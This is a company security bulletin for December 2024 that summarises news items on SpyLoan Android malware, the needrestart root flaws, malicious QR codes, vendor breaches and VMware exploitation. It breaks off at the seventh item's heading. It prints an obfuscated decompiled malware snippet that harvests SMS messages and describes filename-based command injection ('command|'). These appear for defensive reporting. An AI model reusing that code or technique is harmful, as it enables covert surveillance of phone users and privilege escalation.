



telelink  
business  
services

# Monthly Security Bulletin

D E C E M B E R / 2 4

Advanced Security  
Operations Center

tbs.tech | simplify  
the complex

# This security bulletin is powered by Telelink Business Services' Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



## Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

### LITE Plan

**425 EUR/mo**

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

**Get visibility on the cyber threats targeting your company!**

### PROFESSIONAL Plan

**1225 EUR/mo**

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

**Start to mitigate cyber threats and minimize the risk!**

### ADVANCED Plan

**2 575 EUR/mo**

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

**Complete visibility, deep analysis, and cyber threat mitigation!**

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

### What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

## Table of Contents

1.	SpyLoan Android malware on Google Play installed 8 million times .....	4
2.	Ubuntu Linux impacted by decade-old 'needrestart' flaw that gives root .....	7
3.	Malicious QR Codes: How big of a problem is it, really? .....	9
4.	Ford rejects breach allegations, says customer data not impacted .....	14
5.	D-Link urges users to retire VPN routers impacted by unfixed RCE flaw .....	16
6.	Critical RCE bug in VMware vCenter Server now exploited in attacks .....	18
7.	Fake Bitwarden ads on Facebook push info-stealing Chrome extension .....	20
8.	Microsoft 365 Admin portal abused to send sextortion emails .....	23
9.	T-Mobile confirms it was hacked in recent wave of telecom breaches .....	27
10.	GitHub projects targeted with malicious commits to frame researcher .....	29
11.	A Security-First Approach to 6G.....	33
12.	New iOS Security Feature Makes It Harder for Police to Unlock Seized Phones.	35
13.	Amazon confirms employee data breach after vendor hack .....	35
14.	Malicious PyPI package with 37,000 downloads steals AWS keys .....	39
15.	Unpatched Mazda Connect bugs let hackers install persistent malware .....	41
16.	Palo Alto Networks warns of potential PAN-OS RCE vulnerability.....	44
17.	European govt air-gapped systems breached using custom malware .....	46
18.	Nokia investigates breach after hacker claims to steal source code.....	49
19.	DocuSign's Envelopes API abused to send realistic fake invoices.....	51
20.	Schneider Electric confirms dev platform breach after hacker steals data .....	54
21.	Microsoft SharePoint RCE bug exploited to breach corporate network .....	56
22.	Synology hurries out patches for zero-days exploited at Pwn2Own.....	58

## 1. SpyLoan Android malware on Google Play installed 8 million times



A new set of 15 SpyLoan Android malware apps with over 8 million installs was discovered on Google Play, targeting primarily users from South America, Southeast Asia, and Africa.

The apps were discovered by McAfee, a member of the 'App Defense Alliance,' and have now been removed from Android's official app store.

However, their presence on Google Play is indicative of the threat actors' persistence, as even recent law enforcement actions against SpyLoan operators have not curbed the issue, says McAfee.

The last major "SpyLoan cleanup" on Google Play was in December 2023, when over a dozen apps that had amassed 12 million downloads were removed.

### SpyLoan modus operandi

SpyLoan apps are tools promoted as financial tools that offer users loans through a fast-track approval process under deceptive and often false terms.

Once the victims install those apps, they are validated via a one-time password (OTP) to ensure they're based in the target region. Then they are requested to submit sensitive identification documents, employee information, and banking account data.

Additionally, the apps misuse their permissions on the device to collect extensive sensitive data, including access to the user's contact lists, SMS, camera, call log, and location, to use in the extortion process.

McAfee notes that the aggressive data-gathering tactics of these apps extend to exfiltrating all SMS messages on the victim's device, as well as GPS/network location, device information, OS details, and sensor data.

```
public final JSONArray iogis(@NotNull Context context) {
    JSONArray jsonArray;
    String str = "date";
    String str2 = "body";
    String str3 = "address";
    String str4 = "status";
    String str5 = "subject";
    String str6 = "read";
    String str7 = "seen";
    String str8 = "type";
    Intrinsic.checkNotNullParameter(context, "context");
    JSONArray jsonArray2 = new JSONArray();
    try {
        String string = context.getString(R.string.skadnjskdf);
        Intrinsic.checkNotNullExpressionValue(string, "context.getString(R.string.skadnjskdf)");
        Uri parse = Uri.parse(eLCCrsls.ssiulno(string));
        String[] strArr = {ienCeos.iogis.iogis("_id"), ienCeos.iogis.iogis("date_sent"), ienCeos.iogis.iogis("ty
        ContentResolver contentResolver = context.getContentResolver();
        JSONArray jsonArray3 = jsonArray2;
        try {
            String string2 = context.getString(R.string.sadhhskwds);
            Intrinsic.checkNotNullExpressionValue(string2, "context.getString(R.string.sadhhskwds)");
            Cursor query = contentResolver.query(parse, strArr, null, null, eLCCrsls.ssiulno(string2));
            while (query != null) {
                if (!query.moveToNext()) {
                    break;
                }
                JSONObject jsonObject = new JSONObject();
                String string3 = query.getString(query.getColumnIndex(ienCeos.iogis.iogis("date_sent")));
                String string4 = query.getString(query.getColumnIndex(ienCeos.iogis.iogis(str)));
                String string5 = query.getString(query.getColumnIndex(ienCeos.iogis.iogis(str3)));
                String str9 = str;
            }
        }
    }
}
```

### *Code to exfiltrate all SMS*


*Source: McAfee*

Once a user gets a loan through the app, they are bound to high-interest payments, and regularly harassed and blackmailed by the operators using the data stolen from their phones. In some cases, the scammers call family members of the loanee, harassing them as well.

## 8 million downloads on Google Play

McAfee's investigation identified 15 malicious SpyLoan apps, which have been installed over 8 million times through the Play Store alone. Below is a list of the eight most popular:

- **Préstamo Seguro-Rápido, Seguro** - 1,000,000 downloads, primarily targets Mexico
- **Préstamo Rápido-Credit Easy** - 1,000,000 downloads, primarily targets Colombia
- **ได้บาทง่ายๆ-สินเชื่อด่วน** - 1,000,000 downloads, primarily targets Senegal
- **RupiahKilat-Dana cair** - 1,000,000 downloads, primarily targets Senegal
- **ยิ้มอย่างมีความสุข – เงินกู้** - 1,000,000 downloads, primarily targets Thailand
- **เงินมีความสุข – สินเชื่อด่วน** - 1,000,000 downloads, primarily targets Thailand
- **KreditKu-Uang Online** - 500,000 downloads, primarily targets Indonesia
- **Dana Kilat-Pinjaman kecil** - 500,000 downloads, primarily targets Indonesia



### Four SpyLoan apps on Google Play

Source: McAfee

Despite Google's app review mechanisms to block software that violates the Play Store's terms, SpyLoan apps continue to slip through the cracks.

To protect against this risk, read user reviews, check the developer's reputation, limit the permissions granted to apps upon installation, and make sure Google Play Protect is active on the device.

Source: <https://www.bleepingcomputer.com/news/security/spyloan-android-malware-on-google-play-installed-8-million-times/>

## 2. Ubuntu Linux impacted by decade-old 'needrestart' flaw that gives root



Five local privilege escalation (LPE) vulnerabilities have been discovered in the needrestart utility used by default in Ubuntu Linux since version 21.04, which were introduced over 10 years ago.

The flaws were discovered by Qualys and are tracked as CVE-2024-48990, CVE-2024-48991, CVE-2024-48992, CVE-2024-10224, and CVE-2024-11003. They were introduced in needrestart version 0.8, released in April 2014, and fixed only yesterday, in version 3.8.

Needrestart is a utility commonly used on Linux, including on Ubuntu Server, to identify services that require a restart after package updates, ensuring that those services run the most up-to-date versions of shared libraries.

### Summary of LPE flaws

The five flaws Qualys discovered allow attackers with local access to a vulnerable Linux system to escalate their privilege to root without user interaction.

Complete information about the flaws was made available in a separate text file, but a summary can be found below:

- **CVE-2024-48990:** Needrestart executes the Python interpreter with a PYTHONPATH environment variable extracted from running processes. If a local attacker controls this variable, they can execute arbitrary code as root during Python initialization by planting a malicious shared library.



- **CVE-2024-48992:** The Ruby interpreter used by needrestart is vulnerable when processing an attacker-controlled RUBYLIB environment variable. This allows local attackers to execute arbitrary Ruby code as root by injecting malicious libraries into the process.
- **CVE-2024-48991:** A race condition in needrestart allows a local attacker to replace the Python interpreter binary being validated with a malicious executable. By timing the replacement carefully, they can trick needrestart into running their code as root.
- **CVE-2024-10224:** Perl's ScanDeps module, used by needrestart, improperly handles filenames provided by the attacker. An attacker can craft filenames resembling shell commands (e.g., command|) to execute arbitrary commands as root when the file is opened.
- **CVE-2024-11003:** Needrestart's reliance on Perl's ScanDeps module exposes it to vulnerabilities in ScanDeps itself, where insecure use of eval() functions can lead to arbitrary code execution when processing attacker-controlled input.

It is important to note that, in order to exploit these flaws, an attacker would have to local access to the operating system through malware or a compromised account, which somewhat mitigates the risk.

However, attackers exploited similar Linux elevation of privilege vulnerabilities in the past to gain root, including the Loony Tunables and one exploiting a nf\_tables bug, so this new flaw should not be dismissed just because it requires local access.

With the widespread use of needrestart and the very long time it has been vulnerable, the above flaws could create opportunities for privilege elevation on critical systems.

Apart from upgrading to version 3.8 or later, which includes patches for all the identified vulnerabilities, it is recommended to modify the needrestart.conf file to disable the interpreter scanning feature, which prevents the vulnerabilities from being exploited.

```
# Disable interpreter scanners.  
$nrconf{interpscan} = 0;
```

This should stop needrestart from executing interpreters with potentially attacker-controlled environment variables.

Source: <https://www.bleepingcomputer.com/news/security/ubuntu-linux-impacted-by-decade-old-needrestart-flaw-that-gives-root/>

### 3. Malicious QR Codes: How big of a problem is it, really?

QR codes are disproportionately effective at bypassing most anti-spam filters, as most filters



are not designed to recognize that a QR code is present in an image and decode the QR code. According to Cisco Talos' data, roughly 60% of all email containing a QR code is spam.

Talos discovered two effective methods for defanging malicious QR codes, a necessary step to make them safe for consumption. Users could obscure the data modules, the black and white squares within the QR code that represent the encoded data. Alternatively, users could remove one or more of the position detection patterns — large square boxes located in corners of the QR code used to initially identify the code's orientation and position.

Further complicating detection, both by users and anti-spam filters, Talos found QR code images that are "QR code art." These images blend the data points of a QR code seamlessly into an artistic image so the result does not appear to be a QR code at all.

Prior to 1994, most code scanning technology utilized one-dimensional barcodes. These one-dimensional barcodes consist of a series of parallel black lines of varying width and spacing. We are all familiar with these codes, like the type you might find on the back of a cereal box from the grocery store. However, as the use of barcodes increased, their limitations became problematic, especially considering that a one-dimensional barcode can only hold up to 80 alphanumeric characters of information. To eliminate this limitation, a company named Denso Wave created the very first "Quick Response" codes (QR codes).


QR codes are a two-dimensional matrix bar code that can encode just over 7,000 numeric characters, or up to approximately 4,300 alphanumeric characters. While they can represent almost any data, most frequently we encounter QR codes that are used to encode URLs.

## Quantifying the QR code problem

Talos extracts QR codes from images inside email messages and attached PDF files for analysis. QR codes in email messages make up between .01% and .2% of all email worldwide. This equates to roughly one out of every 500 email messages. However, because QR codes are disproportionately effective at bypassing anti-spam filters, a significant number find their way into users' email inboxes, skewing users' perception of the overall problem.

Also, of course, not all email messages with a QR code inside are spam or malicious. Many email users send QR codes as part of their email signature, or you may also find legitimate emails containing QR codes used as signups for events, and so on. However, according to Talos' data, roughly 60% of all email containing a QR code is spam.

Truly malicious QR codes can be found in a much smaller number of messages. These emails contain links to phishing pages, etc. The most common malicious QR codes tend to be multifactor authentication (MFA) requests used for phishing user credentials.




*An example MFA phishing email utilizing a QR code.*

One of the problems that defenders may encounter when dealing with users' scanning of QR codes received via email, assuming the user's device is not connected to the corporate wi-fi, is that subsequent traffic between the victim and the attacker will traverse the cellular network, largely outside the purview of corporate security devices. This can complicate defense, because few/no alerts from security devices will notify security teams that this has occurred.

## Why are malicious QR codes hard to detect?

Because QR codes are displayed in images, it can be difficult for anti-spam systems to identify problematic codes. Identifying and filtering these messages requires the anti-spam system to recognize that a QR code is present in an image, decode the QR code, then analyze the link (or other data) present in the decoded data. As spammers are always looking for innovative ways to bypass spam filters, using QR codes has been a valuable technique for spammers to accomplish this.

As anti-spam systems improve their capability to detect malicious QR codes in images, enterprising attackers have instead decided to craft their QR codes using Unicode characters.



An email containing a QR code constructed from Unicode characters (defanged).

The graphical parts of the image are contained within a PDF file. The PDF metadata indicates it was created from HTML using the tool wkhtmltopdf. Converting the PDF back into HTML shows the the Unicode that is being used to construct the QR code.



HTML used to construct a malicious QR Code from Unicode characters.

## Defanging QR codes

When sharing malicious URLs, it is common to change the protocol from “http” to “hxxp”, and/or to add brackets (“[]”) around one of the dots in the URL. This makes it so browsers and other applications do not render the link as an active URL, ensuring that users do not inadvertently click on the malicious URL. This is a process known as “defanging.”

Unfortunately, while defanging URLs is commonplace, many people do not defang malicious QR codes. For example, below is a news article from BBC about criminals who put QR code stickers on parking meters in an attempt to harvest payment credentials from unsuspecting victims.



*A news article from BBC containing a working QR code (this has been defanged by Talos).*

The problem is that these QR codes can still be scanned, taking visitors to whatever malicious link that the QR code encoded. **To make malicious QR codes safe for consumption, they should be defanged.**

There are a couple of different ways to do this. One way is to obscure the data modules, the black and white squares within the QR code that represent the encoded data. This is where the data that the QR code represents is located. However, based on Talos' own research, a far easier way to defang a QR code is to remove one or more of the position detection patterns (a.k.a. finder patterns). These are the large square boxes located in three of the four corners of the QR code, which are used by the QR code scanner to initially identify the code's orientation and position. Removing the position detection patterns renders a QR code unscannable by virtually all scanners. Additional details on how this is achieved, will be covered later in the blog.



*A normal QR code on the left vs. a defanged QR code on the right.*

## Be careful what you scan!

For years, security professionals have encouraged users **not** to click on unfamiliar or suspicious URLs. These URLs could potentially lead to phishing pages, malware or other harmful sites. However, many users do not exercise the same care when scanning an unknown QR code as they do when clicking on a suspicious link. To be clear, scanning an unknown/suspicious QR code is equivalent to clicking on a suspicious URL.

To complicate the situation even more, there are QR code images that are “QR code art.” These images blend the data points of a QR code seamlessly into an artistic image so the result does not appear to be a QR code at all. The potential danger with QR code art images is that a user could conceivably be tricked into scanning a QR code art image with their camera, and then inadvertently navigate to the linked content without realizing it.

## How to protect yourself from malicious QR codes

QR codes have become ubiquitous, appearing in email, on restaurant menus, at public events, on retail packaging, in museums, and even public parks and trails. The perfect defense is to avoid scanning any QR codes; however, it can be difficult to avoid scanning these entirely, so users must exercise caution. Scanning a QR code is essentially the same as clicking on an unknown hyperlink, but without the ability to see the full URL beforehand.

There are several QR code decoders freely available online. Typically, if you can save a screenshot of the QR code, you can upload this image to one of these decoders, and the QR code decoder will tell you what data was encoded inside the QR code. This will allow you to more closely inspect the link. You can also choose to navigate to that URL using an application like Cisco Secure Malware Analytics (Threat Grid). This will allow you to view the content behind the URL from a safe place, without jeopardizing the security of your desktop

or mobile device. Products such as Cisco Secure Email Threat Defense can prevent emails containing malicious QR codes from ever reaching your inbox. As always, never enter your username and password into an unknown site. It is better to navigate directly to anywhere you wish to login, rather than clicking on a URL presented to you from an unknown third party.

Source: [https://blog.talosintelligence.com/malicious\\_qr\\_codes/](https://blog.talosintelligence.com/malicious_qr_codes/)

#### 4. Ford rejects breach allegations, says customer data not impacted




Ford is investigating allegations that it suffered a data breach after a threat actor claimed to leak 44,000 customer records on a hacking forum.

The leak was announced on Sunday by threat actor 'EnergyWeaponUser,' also implicating the hacker 'IntelBroker,' who supposedly took part in the November 2024 breach.

The threat actors leaked on BreachForums 44,000 Ford customer records containing customer information, including full names, physical locations, purchase details, dealer information, and record timestamps.

The exposed records aren't extremely sensitive, but they still contain personally identifiable information that could empower phishing and social engineering attacks targeting the exposed individuals.

The threat actors did not attempt to sell the dataset but instead offered it to registered members of the hacker forum for eight credits, equal to a little over \$2.



*Alleged Ford data leaked on hacking forum*

*Source: BleepingComputer*

BleepingComputer contacted Ford to validate the claims, and a spokesperson for the firm told us they are investigating the allegations.

*"Ford is aware and is actively investigating the allegations that there has been a breach of Ford data. Our investigation is active and ongoing," Ford told BleepingComputer.*

The involvement of IntelBroker in the breach lends some credibility to the threat actor's allegations based on the threat actor's recent record.

The hacker has recently achieved confirmed breaches at Cisco's DevHub portal, Nokia (through a third party), Europol's EPE web portal, and T-Mobile (via a vendor).

The locations mentioned in the data samples leaked by the threat actors are from around the world, including the United States.

To mitigate the risks arising from this potential data exposure, treat unsolicited communications cautiously and reject requests to reveal more information under any pretense.

**Update 11/20** - Ford sent BleepingComputer an additional statement based on new findings from their ongoing investigation.



*Ford's investigation has determined that there was no breach of Ford's systems or customer data. The matter involved a third-party supplier and a small batch of publicly available dealers' business addresses. It is our understanding that the matter has now been resolved. - A Ford spokesperson*

Source: <https://www.bleepingcomputer.com/news/security/ford-rejects-breach-allegations-says-customer-data-not-impacted/>

## 5. D-Link urges users to retire VPN routers impacted by unfixed RCE flaw



D-Link is warning customers to replace end-of-life VPN router models after a critical unauthenticated, remote code execution vulnerability was discovered that will not be fixed on these devices.

The flaw was discovered and reported to D-Link by security researcher 'delsplit,' but technical details have been withheld from the public to avoid triggering mass exploitation attempts in the wild.

The vulnerability, which does not have a CVE assigned to it yet, impacts all hardware and firmware revisions of DSR-150 and DSR-150N, and also DSR-250 and DSR-250N from firmware 3.13 to 3.17B901C.

These VPN routers, popular in home office and small business settings, were sold internationally and reached their end of service on May 1, 2024.

D-Link has made it clear in the advisory that they will not be releasing a security update for the four models, recommending customers replace devices as soon as possible.

*"The DSR-150 / DSR-150N / DSR-250 / DSR-250N all hardware versions and firmware versions have been EOL/EOS as of 05/01/2024. This exploit affects this legacy D-Link router and all hardware revisions, which have reached their End of Life [...]. Products that have reached their EOL/EOS no longer receive device software updates and security patches and are no longer supported by D-Link US." - D-Link*

The vendor also notes that third-party open-firmware may exist for those devices, but this is a practice that's not officially supported or recommended, and using such software voids any warranty that covers the product.

*"D-Link strongly recommends that this product be retired and cautions that any further use of this product may be a risk to devices connected to it," reads the bulletin.*

*"If US consumers continue to use these devices against D-Link's recommendation, please make sure the device has the last known firmware which can be located on the Legacy Website."*

Users may download the most current firmware for these devices from here:

- **DSR-150**
- **DSR-150N**
- **DSR-250**
- **DSR-250N**

It should be noted that even using the latest available firmware version does not protect the device from the remote code execution flaw discovered by delploit, and no patch will be officially released for it.

D-Link's response aligns with the networking hardware vendor's strategy not to make exceptions for EoL devices when critical flaws are discovered, no matter how many people are still using these devices.

"From time to time, D-Link will decide that some of its products have reached End of Support ("EOS") / End of Life ("EOL")," explains D-Link.

"D-Link may choose to EOS/EOL a product due to evolution of technology, market demands, new innovations, product efficiencies based on new technologies, or the product matures over time and should be replaced by functionally superior technology."

Earlier this month, security researcher 'Netsecfish' disclosed details about CVE-2024-10914, a critical command injection flaw impacting thousands of EoL D-Link NAS devices.

The vendor issued a warning but not a security update, and last week, threat monitoring service The Shadowserver Foundation reported seeing active exploitation attempts.

Also last week, security researcher Chaio-Lin Yu (Steven Meow) and Taiwan's computer and response center (TWCERTCC) disclosed three dangerous vulnerabilities, CVE-2024-11068, CVE-2024-11067, and CVE-2024-11066, impacting the EoL D-Link DSL6740C modem.

Despite internet scans returning tens of thousands of exposed endpoints, D-Link decided not to address the risk.

Source: <https://www.bleepingcomputer.com/news/security/d-link-urges-users-to-retire-vpn-routers-impacted-by-unfixed-rce-flaw/>

## 6. Critical RCE bug in VMware vCenter Server now exploited in attacks



Broadcom warned today that attackers are now exploiting two VMware vCenter Server vulnerabilities, one of which is a critical remote code execution flaw.

TZL security researchers reported the RCE vulnerability (CVE-2024-38812) during China's 2024 Matrix Cup hacking contest. It is caused by a heap overflow weakness in the vCenter's DCE/RPC protocol implementation and affects products containing vCenter, including VMware vSphere and VMware Cloud Foundation.

The other vCenter Server flaw now exploited in the wild (reported by the same researchers) is a privilege escalation flaw tracked as CVE-2024-38813 that enables attackers to escalate privileges to root with a specially crafted network packet.

*"Updated advisory to note that VMware by Broadcom confirmed that exploitation has occurred in the wild for CVE-2024-38812 and CVE-2024-38813," Broadcom said on Monday.*

The company released security updates in September to fix both vulnerabilities. Still, roughly one month later, it updated the security advisory warning that the original CVE-2024-38812 patch hadn't fully addressed the flaw and "strongly" encouraged admins to apply the new patches.

No workarounds are available for these security flaws, so impacted customers are advised to apply the latest updates immediately to block attacks actively exploiting them.

Broadcom has also released a supplemental advisory with additional information on deploying the security updates on vulnerable systems and known issues that could impact those who have already upgraded.

In June, the company fixed a similar vCenter Server RCE vulnerability (CVE-2024-37079) that attackers can also exploit via specially crafted packets.

Threat actors, including ransomware gangs and state-sponsored hacking groups, frequently target vulnerabilities in VMware vCenter. For instance, in January, Broadcom revealed that Chinese state hackers had been exploiting a critical vCenter Server vulnerability (CVE-2023-34048) as a zero-day since at least late 2021.

This threat group (tracked as UNC3886 by security firm Mandiant) abused the flaw to deploy VirtualPita and VirtualPie backdoors on ESXi hosts via maliciously crafted vSphere Installation Bundles (VIBs).

Source: <https://www.bleepingcomputer.com/news/security/critical-rce-bug-in-vmware-vcenter-server-now-exploited-in-attacks/>

## 7. Fake Bitwarden ads on Facebook push info-stealing Chrome extension

